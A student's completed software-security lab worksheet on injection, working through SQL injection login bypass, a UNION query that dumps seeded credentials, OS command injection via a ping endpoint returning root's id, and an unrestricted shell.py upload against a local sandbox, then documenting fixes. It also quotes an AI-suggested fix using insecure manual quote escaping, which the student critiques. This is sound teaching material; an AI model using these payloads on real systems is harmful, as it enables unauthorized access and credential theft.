

Worksheet 4 — Injection & Input Handling (3 hrs)

Course: Software Security (KOSEN69) · **Week 4 Aligned:** OWASP 2025 **A05 Injection** · **CWE-89** (SQLi), **CWE-78** (OS command injection), **CWE-434** (unrestricted upload) **Signature game:** 🧸 **SQLi Boss Fight** — each successful injection lands a "hit" on the boss; the boss falls when you dump every credential and land an RCE.

⚠️ **Ethics note:** All payloads here are for the provided sandbox ([vulnerable_app.py](#)) and your own DVWA/Juice Shop containers **only**. Never test systems you do not own or have written permission to test. Unauthorized injection is a crime under most computer-misuse laws.

Part 1 — Student Information

Name	Student ID	Date	Group
Sutapat Chucham	6531503085	13 Sep 2026	

Part 2 — Lecture Questions


Answer in 2–4 sentences each.

- Why does a **parameterized query** (`execute(sql, (params,))`) defeat SQL injection, while string formatting (`"... '%s'" % user`) does not? Reference how the database treats data vs. code.
Ans: String formatting builds the SQL statement in Python first, so when database sees it, user data quotes appear the same as developer code quotes. Parameterise query sends structure with? placeholder to database first, locks grammar, then binds value as pure data. Thus, input can only fill a slot and cannot affect grammar regardless of character.
- In the `/ping` endpoint, `subprocess.run("ping -c 1 " + host, shell=True)` is vulnerable. Explain how `shell=True` turns user input into **CWE-78**, and how an argument array (`["ping", "-c", "1", host]`) removes the shell.
Ans: When `shell=True`, `/bin/sh` scans the concatenated text for special characters like `;` or `|`, without knowing which portion is argument. This allowed attackers to create new commands like `cat /etc/passwd` instead of `hostname`. In array form, `["ping", "-c", "1", host]` skips the shell and passes a single literal parameter to the program without parsing.
- Distinguish **input validation** (allow-list) from **output handling**. Why is validation alone insufficient defense for SQLi?
Ans: Validation checks input shape (allow-list of characters, length, etc.), while output processing controls how input is interpreted (SQL, shell, HTML). Validation alone is insufficient since legitimate input (like `O'Brien`) might be problematic in SQL context, and blocking every unsafe character breaks genuine users. Parameterise (output processing) is the true remedy, validation is merely an extra layer. A string's hazard depends on where it ends up, not just how it looks.
- The `/upload` route saves any filename to disk (**CWE-434**). What two properties must a directory and a filename have for an upload to become remote code execution, and which does `solution_app.py` remove?
Ans: For upload to become RCE, server must be able to access folder and attacker must control filename/extension (like `shell.php`). If just one true, exploit fails because repair filename in executable folder sits unused or attacker filename in non-executable folder is harmless static file. `Solution_app.py` usually removes attacker control over filename by generating a random name server-side. Check the diff to see which one been patched.
- What is a **UNION-based** SQLi, and why must the injected `SELECT` return the same number of columns as the original query? Relate to `/search?q=' UNION SELECT username,password FROM users--`.
Ans: UNION-based injection uses SQL UNION to stack second SELECT results upon the first, allowing attackers to access data from tables app never intended to expose. Mismatched column counts create database errors instead of data returns because UNION merge row by row, lining up the first column of each SELECT. So attackers probe using `UNION SELECT NULL--, NULL--, etc.`, utilising error or success as signal to identify proper column count before swapping in real target like `username, password`.

One untrusted value, three interpreters

Week 4 · OWASP A05 Injection · CWE-89 · CWE-78 · CWE-434

SOURCE



Part 3 — Hands-on Lab (150 min)

Learning goals: extract data via SQLi, achieve OS command injection, exploit an unrestricted upload, then prove each fix in `solution_app.py` blocks the payload.

Prerequisites: Docker + Docker Compose, `curl`, a browser. Working dir: `labs/week04-injection/`.

Environment setup


```
cd labs/week04-injection
docker compose up          # builds python:3.12-slim, installs flask, runs vulnerable_app.py
# vulnerable app -> http://localhost:8080 (service name: injection-lab, port 8080)
```

Optional secondary targets:

```
docker run --rm -it -p 80:80 vulnerables/web-dvwa      # DVWA -> http://localhost
docker run --rm -p 3000:3000 bkimminich/juice-shop      # Juice Shop -> http://localhost:3000
```

What to submit per task: the exact **payload/command**, a **screenshot** of the response proving success, and a **2–3 sentence mitigation** in your own words.

Task 0 — Onboarding (5 min). Browse to `http://localhost:8080/login?user=alice&pw=alicepw` and confirm `Welcome alice`. Note the seeded users (`alice`, `bob`). Screenshot the working app. *Deliverable:* `screenshot`.



Before you start — see why concatenation is the flaw 🧐 Type any input and watch which characters the database will parse as SQL rather than as a name. The point is not the payload; it is that with concatenation the input becomes syntax, and with a parameterised query it structurally cannot. You will be asked to state that difference in your own words in Task 5.

sqli-parse

Task 1 — Auth bypass via SQLi (25 min) 🌱 Hit #1.


- **Goal:** log in as **alice** with **no valid password**.
- **Steps:** hit `/login?user=alice'--&pw=x`, then `/login?user=x' OR '1'='1'--&pw=x` (the trailing `--` is required: without it, SQL binds **AND** tighter than **OR**, so ... `OR '1'='1' AND password='x'` matches no row). Observe the comment in the query at lines 61–63 of `vulnerable_app.py`.
- **Deliverable:** both URLs + screenshot of **Welcome alice** + explain why `--` and `OR '1'='1'` work. The outcomes are different in these two ways certainly. This shows that the password is actually incorrect and is ordinarily rejected. However, payload injection allows it to circumvent without knowing the actual password. It will also show "Welcome alice" if it's baseline. `--` is the SQL one-line comment syntax. The password check is never executed, regardless of what value was supplied for pw. `OR '1'='1'` is a string comparison that always evaluates to **TRUE**, no matter what the actual username is. This is **OR**'ed with the original condition, thus the entire **WHERE** clause evaluates to **TRUE** for each row in the table. The database doesn't filter by username at all anymore, matching rows even if the attacker never provided a legitimate one.

Normal URL is

`http://localhost:8080/login?user=alice&pw=wrongpassword123`

Inject URL is

`http://localhost:8080/login?user=admin' OR '1'='1'--&pw=x`



![Exploit Welcome alice](wk4task1_URLwelcome.png)

Task 2 — Credential dump via UNION SQLi (30 min) 🌱 Hit #2.

- **Goal:** exfiltrate every username and password from the **users** table.

- **Steps:** request `/search?q=' UNION SELECT username,password FROM users--`. Confirm `alice:alicepw` and `bob:bobpw` appear.
- **Deliverable:** payload + screenshot of dumped credentials + note on why column count must match. Payload

`q=' UNION SELECT username, password FROM users--`

```

1 # Worksheet 4 - Injection & Input Handling (3 hrs)
27 ## Part 3 - Hands-on Lab (150 min)
33 ### Environment setup

69
70 **Task 2 - Credential dump via UNION SQLi (30 min) # Hit #2.**
71 - *Goal:* exfiltrate every username **and password** from the 'users' table.
72 - *Steps:* request /search?q=' UNION SELECT username,password FROM users--. Confirm alice:alicepw and bob:bobpw appear.
73 - *Deliverable:* payload + screenshot of dumped credentials + note on why column count must match.
74 Payload <p>q=' UNION SELECT username, password FROM users--</p>
75 ![Screenshot of dumped credentials](<img/>)
76
77
78 **Task 3 - OS command injection (30 min) # Hit #3.**
79 - *Goal:* run an arbitrary command through /ping.
80 - *Steps:* request /ping?host=127.0.0.1;id then /ping?host=$(whoami) (URL-encode if needed). Capture the injected command's output.

--data-urlencode "pwnx"
Welcome alice

(sutapat@kali) ~/13055315/software-security/labs/week04-injection
$ printf '%s | %s | ' $(whoami) '65315030805'; date '+%F %T %Z'
sutapat | 65315030805 | 2026-09-13 10:06:30 EDT

(sutapat@kali) ~/13055315/software-security/labs/week04-injection
$ curl -G "http://localhost:8080/search" \
  --data-urlencode "q=' UNION SELECT username, password FROM users--"
1:alice
2:bob
3:admin
admin:FLAG(sql_demo)
alice:alicepw
bob:bobpw

(sutapat@kali) ~/13055315/software-security/labs/week04-injection
$
  
```

UNION combines two SELECT statements into one result set. SQL mandates that both statements produce the same number of columns and compatible data types in each column position. This is a UNION structural necessity, not a style rule. Every last row must be formatted consistently. Thus, the database cannot join two searches with differing column counts into an ordered table. If the number of columns does not match, the database will reject the query with "SELECT statements have a different number of result columns," and the injection will fail with no data delivered. Before the UNION SELECT payload can work, an attacker must first determine the number of columns in the original query (usually by trial and error with ORDER BY n--increasing n until an error occurs, or by trying UNION SELECT NULL, NULL,...--with a different number of NULLs). The original query produces 2 columns (id/title or equivalent), hence the inserted query matches 2 columns (username, password). Payload works and spills credentials because of this.

Task 3 — OS command injection (30 min) 🟢 Hit #3.

- **Goal:** run an arbitrary command through `/ping`.
- **Steps:** request `/ping?host=127.0.0.1;id` then `/ping?host=$(whoami)` (URL-encode if needed). Capture the injected command's output.
- **Deliverable:** both payloads + screenshot of `id/whoami` output + explanation of the `shell=True` flaw (CWE-78). Payloads

```
curl -G "http://localhost:8080/ping" --data-urlencode "host=$(whoami)"
```

```
curl -G "http://localhost:8080/ping" --data-urlencode "host=127.0.0.1; id"
```

The screenshot shows a VS Code editor with a file explorer on the left containing a directory structure for 'software-security'. The main editor displays a markdown file 'worksheet.md' with a table of contents and a terminal window showing command execution.

```

# Worksheet 4 — Injection & Input Handling (3 hrs)
## Part 3 — Hands-on Lab (150 min)
### Environment setup
...
**Task 3 — OS command injection (30 min) Hit #3.**
- *Goal:* run an arbitrary command through /ping.
- *Steps:* request /ping?host=127.0.0.1;id then /ping?host=$(whoami) (URL-encode if needed). Capture the injected command's output.
- *Deliverable:* both payloads + screenshot of 'id' / 'whoami' output + explanation of the 'shell=True' flaw (CWE-78).

**Task 4 — Unrestricted upload (25 min) Hit #4.**
- *Goal:* show the upload accepts a dangerous file type with no checks (CWE-434).
- *Steps:* GET /upload (form), then upload a file named 'shell.py'. Confirm saved to /tmp/uploads/shell.py. Discuss: if 'UPLOAD_DIR' were web-served or
  
```

The terminal window shows the following commands and output:

```

$ /bin/sh: 1: ping: not found
bash: /bin/sh: No such file or directory

[sutapat@kali:~/13055315/software-security/labs/week04-injection]
$ printf '%s | %s | ' $(whoami) '6531503085'; date +%F %T %Z
sutapat | 6531503085 | 2026-09-13 10:22:28 EDT

[sutapat@kali:~/13055315/software-security/labs/week04-injection]
$ curl -G "http://localhost:8080/ping" --data-urlencode "host=127.0.0.1; id"
<pre>uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 1: ping: not found
</pre>

[sutapat@kali:~/13055315/software-security/labs/week04-injection]
$ 
  
```

The screenshot shows a VS Code editor with a file explorer on the left containing a directory structure for 'software-security'. The main editor displays a markdown file 'worksheet.md' with a table of contents and a terminal window showing command execution.

```

# Worksheet 4 — Injection & Input Handling (3 hrs)
## Part 3 — Hands-on Lab (150 min)
### Environment setup
...
**Task 3 — OS command injection (30 min) Hit #3.**
- *Goal:* run an arbitrary command through /ping.
- *Steps:* request /ping?host=127.0.0.1;id then /ping?host=$(whoami) (URL-encode if needed). Capture the injected command's output.
- *Deliverable:* both payloads + screenshot of 'id' / 'whoami' output + explanation of the 'shell=True' flaw (CWE-78).

**Task 4 — Unrestricted upload (25 min) Hit #4.**
- *Goal:* show the upload accepts a dangerous file type with no checks (CWE-434).
- *Steps:* GET /upload (form), then upload a file named 'shell.py'. Confirm saved to /tmp/uploads/shell.py. Discuss: if 'UPLOAD_DIR' were web-served or
  
```

The terminal window shows the following commands and output:

```

$ curl -G "http://localhost:8080/ping" --data-urlencode "host=127.0.0.1; id"
<pre>uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 1: ping: not found
</pre>

[sutapat@kali:~/13055315/software-security/labs/week04-injection]
$ printf '%s | %s | ' $(whoami) '6531503085'; date +%F %T %Z
sutapat | 6531503085 | 2026-09-13 10:25:45 EDT

[sutapat@kali:~/13055315/software-security/labs/week04-injection]
$ curl -G "http://localhost:8080/ping" --data-urlencode "host=$(whoami)"
<pre>/bin/sh: 1: ping: not found
</pre>


[sutapat@kali:~/13055315/software-security/labs/week04-injection]
$ 
  
```

The line `subprocess.run("ping -c 1 " + host, shell=True,...)` creates a shell command by adding user input that has not been checked (`host`) to a string. Because `shell=True` sends this string to `/bin/sh` to be interpreted, metacharacters like `;` and `()` are seen as command breaks and replacement operators instead of plain text. An attacker can then stop the planned ping command and add a second command (whoami), which runs with the same rights as the Flask process (in this case, root).

Task 4 — Unrestricted upload (25 min) Hit #4.

- Goal: show the upload accepts a dangerous file type with no checks (CWE-434).
- Steps: GET /upload (form), then upload a file named `shell.py`. Confirm saved to `/tmp/uploads/shell.py`. Discuss: if `UPLOAD_DIR` were web-served or executed, this is the RCE chain (here the dir is **not** served, so document the missing control rather than claiming auto-RCE).

- **Deliverable:** upload command/screenshot + 2–3 sentences on why extension allow-listing matters.



Allowing only safe file extensions is important because it limits uploads to a small set of known and safe file types (e.g., .jpg, .png, .pdf) instead of trying to identify all dangerous file types to block. The application accepts executable scripts (shell.py) without any checks. The only reason code execution did not occur in this lab is that UPLOAD_DIR is not served over the web or executed, as it is merely a configuration detail, not a true security control.


Task 5 — Defend / fix it (35 min) 🛡️ Boss defeated.

- **Goal:** prove `solution_app.py` blocks Tasks 1–4.
- **Steps:** stop the vulnerable container (`Ctrl+C`), then run the fixed app on the same compose env:

```
docker compose run --rm --service-ports injection-lab bash -c "pip install --no-cache-dir flask && python solution_app.py"
```

Re-fire each payload from Tasks 1–4. Expected: `Login failed`, no credential dump, `invalid host (400)` on `127.0.0.1;id`, and `file type not allowed` for `shell.py`.

- **Deliverable:** screenshots of all four failures + name the fix line for each (parameterized query L52–55 login / L62–66 search, `shell=False`+regex L74–77, `secure_filename`+allow-list L86–93).



Part 4 — Reflection

1. **CWE/OWASP mapping:** map each of your four exploits to its CWE (89/78/434) and to OWASP 2025 **A05 Injection**.
 | Task | Exploit | CWE | OWASP | |-----|-----|-----| | 1 | Login SQLi bypass | CWE-89 | A05:2025 Injection | | 2 | Search SQLi (UNION) | CWE-89 | A05:2025 Injection | | 3 | Ping command injection | CWE-78 | A05:2025 Injection | | 4 | Unrestricted upload | CWE-434 | A05:2025 Injection |
2. **Real breach:** the **2017 Equifax breach** exposed ~147M people after attackers exploited a known input-handling flaw (Apache Struts CVE-2017-5638). In 3–4 sentences, connect that failure to the lessons in this lab (untrusted input reaching a powerful interpreter; the cost of an unpatched/unvalidated input path).
 Ans: In CVE-2017-5638, an attacker-controlled HTTP header (Content-Type) reached Apache Struts' OGNL expression parser and was evaluated as executable code, causing the 2017 Equifax breach. This lab also examined the same root cause: untrusted input reaching a powerful interpreter without being treated strictly

as inert data. The `/ping` endpoint in this lab turned `host` into an executable command, whereas Struts allowed arbitrary code execution with a forged header. Patch hygiene is another important parallel: Apache published a fix for this vulnerability two months before Equifax was compromised, but it was never applied, showing that even a well-understood, fixable input-handling flaw can expose 147 million records and cause catastrophic damage. [More resources](#)

3. **Best mitigation:** of parameterized queries, allow-list validation, least privilege, and avoiding `shell=True`, which single control would have prevented the most damage in this lab, and why?
- Ans: In this lab, parameterised query would have prevented the greatest harm of the four controls. This is because it directly fixes two of four exploited vulnerabilities, which allow one crafted request to access the full user database and all credential. Unlike least privilege, which only limit the blast radius after something is compromised, or avoiding `shell=True`, which only protects against one command injection path, parameterised queries prevent user input from changing SQL syntax. As we observed in real-world breaches like TalkTalk and Heartland, SQL injection is one of the vulnerability classes with the biggest blast radius since it targets data storage directly.

Grading rubric (100)

Criterion	Points
Part 2 — Lecture questions (conceptual accuracy)	20
Part 3 — Exploitation + evidence (payloads + screenshots, Tasks 1–4)	40
Part 3 — Defense (Task 5: fixes proven, lines cited)	25
Part 4 — Reflection (CWE/OWASP mapping, breach, mitigation)	15
Total	100

Evidence & Integrity (required)

- **Identity proof:** every screenshot/diagram must show a terminal running `printf '%s | %s | ' "$(whoami)" '<YOUR-STUDENT-ID>'; date '+%F %T %Z'` **in the same image as the evidence.** When the evidence is a browser page, a DevTools panel or a rendered response, put that terminal **beside the browser and capture the whole screen** — a cropped window carries nothing that identifies you, and the lab's own output is byte-identical for the whole cohort *by design*, so the stamp is the only thing that makes the shot yours. Generic or borrowed evidence is not accepted.
- **Personalized flag (if this lab issues one):** _____ *Flags are unique per student — submitting another student's flag is a violation. How to submit: [learn.zcr.ai/submit](#) (full guide: [SUBMISSION.md](#) in the repo root).*
- **Explain in your own words** (*graded on your reasoning, not copied text*):
 1. What did you do, and **why did the vulnerability work**? Ans: I did the same error in all four jobs without realising it. I was pasting user input straight into a command's code, whether it was a SQL query, shell command, or file path, without verifying or separating it from the command's grammar. Because of this, special characters like quote mark (`"`), double dash (`--`), semicolon (`;`), and `$()` might modify command behaviour. This allowed me to circumvent login check in one area, grab other users' credentials from the database in another, perform shell commands that should never have been possible, and upload executable files with no extension restrictions.
 2. **Why does your fix actually stop it** — and what could still break it? Ans: Each patch works by architecturally separating untrusted input from the interpreter's syntax, not merely filtering out harmful characters. Because parameterised queries bind input as data, the SQL engine never parses it as code. Remove `shell=True` and add a regex allow-list to prevent metacharacter interpretation. Extension allow-list and `secure_filename` prevent path traversal and risky file types during file upload.

 Audit the AI (required)

AI is a power tool you must **distrust** — you are graded on your *critique*, not the AI's answer.

1. Ask an AI assistant to exploit **or** fix this week's vulnerability. Paste its full answer. Ans:
- This escapes single quotes so they can't break out of the string literal, preventing SQL injection
- ```
user_escaped = user.replace("'", "''") pw_escaped = pw.replace("'", "''") query = "SELECT * FROM users WHERE username = " + user_escaped + " AND password = " + pw_escaped + "'" cursor.execute(query)
```
2. **Find what's wrong or risky** in it — insecure code, a subtly incomplete fix, a hallucinated API/function/CVE, a missed edge case, or wrong reasoning. Quote the exact line(s). Ans:
- User\_escaped = user.replace("'", "''") is a hand-rolled escaping/denylist technique that neutralises the single-quote character and fragilely re-implements what the database driver does correctly. Data and SQL syntax use the same text since query = "SELECT..." + user\_escaped + "... This increases the bar rather than closing the vulnerability class, without fixing CWE-89.
3. Produce the **correct, verified** version yourself and explain in 2–3 sentences why the AI's output was insufficient. Ans:
- ```
cursor.execute("SELECT * FROM users WHERE username = ? AND password = ?", (user, pw))
```
- The AI fixes the quotation character, not the core reason (data and code sharing one string)—manual escaping is the "roll your own sanitisation" anti-pattern security advise warns against. Parameterised queries aren't "more escaping" since they structurally separate the SQL template from the data, so the driver never parses input as SQL syntax. This closes the problem rather than allowing an attacker to identify a bypass character.

Disclose your AI use in the Part 1 table. This task counts toward your **Defense + Reflection** score.

 Comprehension & Prompt (required)

A. Explain in Plain English (EiPE). In 2–3 sentences, in your own words, describe what this week's vulnerable code/endpoint actually *does* and *why it is exploitable* — explain the mechanism, don't dump jargon. Ans: The insecure login endpoint immediately glues a predetermined string to the username/password the user entered and requests the database to perform it as a command. Typing SQL syntax like 'OR '1'='1'--' into the username field affects what the query checks, allowing an attacker to get in without a password since the database can't differentiate the query's logic from text.

B. Prompt Problem. Write a **single prompt** that makes an AI produce a *correct, secure* fix for one finding. Run it: does the exploit now fail? If not, refine the prompt and try again. Submit the **final prompt + the verified result**. *Graded on the prompt's precision and your verification — this trains problem decomposition and AI literacy (Denny et al. 2024).* Ans:

Rewrite this Flask login method to avoid SQL injection (CWE-89). Parameterise your query with sqlite3's ? placeholders. Avoid string concatenation, f-strings, and manual quote-escaping in SQL. Return only corrected function: login(): user = request.args.get('user',''); pw = request.args.get('pw',''); query = "SELECT * FROM users WHERE username = '" + user + "' AND password = '" + pw + "'"; row = dbexecute(query).fetchone(); return"